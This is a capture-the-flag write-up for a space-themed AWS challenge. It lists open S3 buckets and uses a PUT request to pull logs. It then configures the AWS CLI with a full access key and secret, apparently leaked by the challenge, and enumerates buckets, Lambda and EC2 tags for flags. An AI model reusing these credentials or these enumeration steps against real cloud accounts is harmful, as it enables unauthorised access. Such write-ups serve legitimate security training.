


# Challenge Information

The spaceship that you will use in SPACE RACE is almost ready. One of the last steps is to verify that all of the systems are operational. Unfortunately, the AI controlling the system information decided to take a personal time off for a few days, leaving you without an easy access to the spaceship systems. This is not a problem because, as the cyber security specialist in the ship, you know the spaceship cloud infrastructure like the back of your hand.


## Flag 1:

### Step 1: Spaceship external information endpoint



<http://planet-bucket-43b2a07.s3-website-eu-west-1.amazonaws.com/>

Another amazonaws url provided and we are asked to find the external storage endpoint, inspecting the page the url of the rocket is another bucket. navigating to that url we have an xml. append /flag.txt to get the below flag



<https://rocket-bucket-723aa76.s3.amazonaws.com/>

← → ↻ 🔒 rocket-bucket-723aa76.s3.amazonaws.com

This XML file does not appear to have any style information associated with it. The document tree is st

```
▼ <ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>rocket-bucket-723aa76</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  ▼ <Contents>
    <Key>external-information-panel.txt</Key>
    <LastModified>2021-06-24T19:24:39.000Z</LastModified>
    <ETag>"d18c834974b76e5e2a02d27b5f5f2a67"</ETag>
    <Size>60</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  ▼ <Contents>
    <Key>flag.txt</Key>
    <LastModified>2021-06-24T19:24:39.000Z</LastModified>
    <ETag>"ebfd1e6eb5d2bd7daf1facf9f81c2689"</ETag>
    <Size>45</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  ▼ <Contents>
    <Key>rocket_bucket.png</Key>
    <LastModified>2021-06-24T19:24:38.000Z</LastModified>
    <ETag>"2b6e9f2e40e4ba07e6530f4e8dff83bb"</ETag>
    <Size>31428</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

<https://rocket-bucket-723aa76.s3.amazonaws.com/flag.txt>

Flag: CTF{0841862f273fd2ca20ea3b94a645781071ab19d7}

## Flag 2:

### Step 1: Obtaining the spaceship access keys

[25 points] Obtaining the spaceship access keys

You have gained access to the external information endpoint. Can you access the spaceship logs to obtain the access keys?

xml from previous challenge shows another txt file external-information-panel.txt, append this to url to download.

File contains the following url:

<https://g0341x75tb.execute-api.eu-west-1.amazonaws.com/logs>

Navigating to website says get method not allowed, curl with post request also not allowed following PUT request is successful:

Command→ `curl https://g0341x75tb.execute-api.eu-west-1.amazonaws.com/logs -X PUT | grep flag`


Flag2: CTF{9177a9c8bb1cd5c85934}

## Setup AWS CLI:

(using credentials from previous tasks)

### Step 1:

Command→ `aws configure wizard`



```
Command Prompt - aws configure wizard

C:\Users\Admin>aws configure wizard
What would you like to configure
> Static Credentials
  Assume Role
  Process Provider
  Additional CLI configuration

C:\Users\Admin>aws configure wizard
What would you like to configure
Enter the name of the profile: hackazon
Enter your Access Key Id: AKIA55200UKCBWDIUCWS
Enter your Secret Access Key: dpmlpQnMgZFZ5Nt8k7AkCTizqGrY84ZRW55lo+52
```

### Step 2: Configure Region to eu-west-1

Command→ `aws configure --profile hackazon`

```
C:\Users\Admin>aws configure --profile hackazon
AWS Access Key ID [*****UCWS]:
AWS Secret Access Key [*****o+52]:
Default region name [None]: eu-west-1
Default output format [None]: json
```

### Step 3: Get List of Buckets

Command → `aws s3api list-buckets --query "Buckets[].Name" --profile hackazon`

```
C:\Users\Admin>aws s3api list-buckets --query "Buckets[].Name" --profile hackazon
[
  "cleaningbucket-cf2be35",
  "planet-bucket-43b2a07",
  "rocket-bucket-723aa76"
]
```

### Flag 3:

#### Step 1: Get Bucket Tag

**enter flag**

**[25 points] A cleaning bucket**

You have managed to access the spaceship. You see a cleaning bucket, the Lambda Thrusters information panel tag and the E-space Computing Cloud system tags. What does the tag in the cleaning bucket says?

Command → `aws s3api get-bucket-tagging --bucket cleaningbucket-cf2be35 --profile hackazon`

```
C:\Users\Admin>aws s3api get-bucket-tagging --bucket cleaningbucket-cf2be35 --profile hackazon
{
  "TagSet": [
    {
      "Key": "hackyholidays",
      "Value": "users"
    },
    {
      "Key": "Flag",
      "Value": "CTF_855cc724fd34896c8875"
    },
    {
      "Key": "Next",
      "Value": "Lambda Thrusters"
    }
  ]
}
```

Flag: CTF\_855cc724fd34896c8875

## Flag 4:

### Step 1: Get List of Lambda Function

Command→ `aws lambda list-functions`

```
{
  "Functions": [
    {
      "FunctionName": "l-1-eb3b962",
      "FunctionArn": "arn:aws:lambda:eu-west-1:957405373060:function:l-1-eb3b962",
      "Runtime": "nodejs12.x",
      "Role": "arn:aws:iam::957405373060:role/lambdaRole-79ced9b",
      "Handler": "index.handler",
      "CodeSize": 2604,
      "Description": "",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2021-06-28T09:08:03.833+0000",
      "CodeSha256": "YvuySpl6lW1DkDhn/q8T5Uk56Y5zLYBJz8CfdUZ6/Lw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "fac84b7c-e7aa-4d02-a242-bdb5234a2eba",
      "PackageType": "Zip"
    },
    {
      "FunctionName": "lambdaThrusters-8697c51",
      "FunctionArn": "arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51",
      "Runtime": "nodejs12.x",
      "Role": "arn:aws:iam::957405373060:role/lambdaRole-f644005",
      "Handler": "index.handler",
      "CodeSize": 489,
      "Description": ""
    }
  ]
}
```

### Step 2: List Tags of lambdaThrusters-8697c51 Function

**enter flag**

**[25 points] Lambda Thrusters information panel**

**What is the tag in the Lambda Thrusters information panel?**

Command→ `aws lambda list-tags --resource arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51 --profile hackazon`

```
C:\Users\Admin>aws lambda list-tags --resource arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51 --profile hackazon
{
  "Tags": {
    "Flag": "CTF_20324408a4e3f5c1d54d",
    "Next": "E-Space Computing Cloud System",
    "hackyholidays": "users"
  }
}
```

Flag: CTF\_20324408a4e3f5c1d54d

## Flag 5:

### Step 1:

**enter flag**

**[25 points] E-space Cloud Computing System**

**What is the tag in the E-space Cloud Computing System?**

Command→ `aws ec2 describe-tags --profile hackazon`

```
"Tags": [  
  {  
    "Key": "hackyholidays",  
    "ResourceId": "vpc-042829c2c5370a038",  
    "ResourceType": "vpc",  
    "Value": "users"  
  },  
  {  
    "Key": "final_flag",  
    "ResourceId": "i-09d9eff674a6e339b",  
    "ResourceType": "instance",  
    "Value": "CTF_98f960b4d86bbcf3fe1"  
  },  
  {  
    "Key": "hackyholidays",  
    "ResourceId": "i-09d9eff674a6e339b",  
    "ResourceType": "instance",  
    "Value": "users"  
  },  
  {  
    "Key": "hackyholidays",  
    "ResourceId": "eni-08fe3290679e72178",  
    "ResourceType": "network-interface",  
    "Value": "users"  
  },  
  {  
    "Key": "hackyholidays",  
    "ResourceId": "subnet-0f45a2d9dae4af9",
```

Flag: CTF\_98f960b4d86bbcf3fe1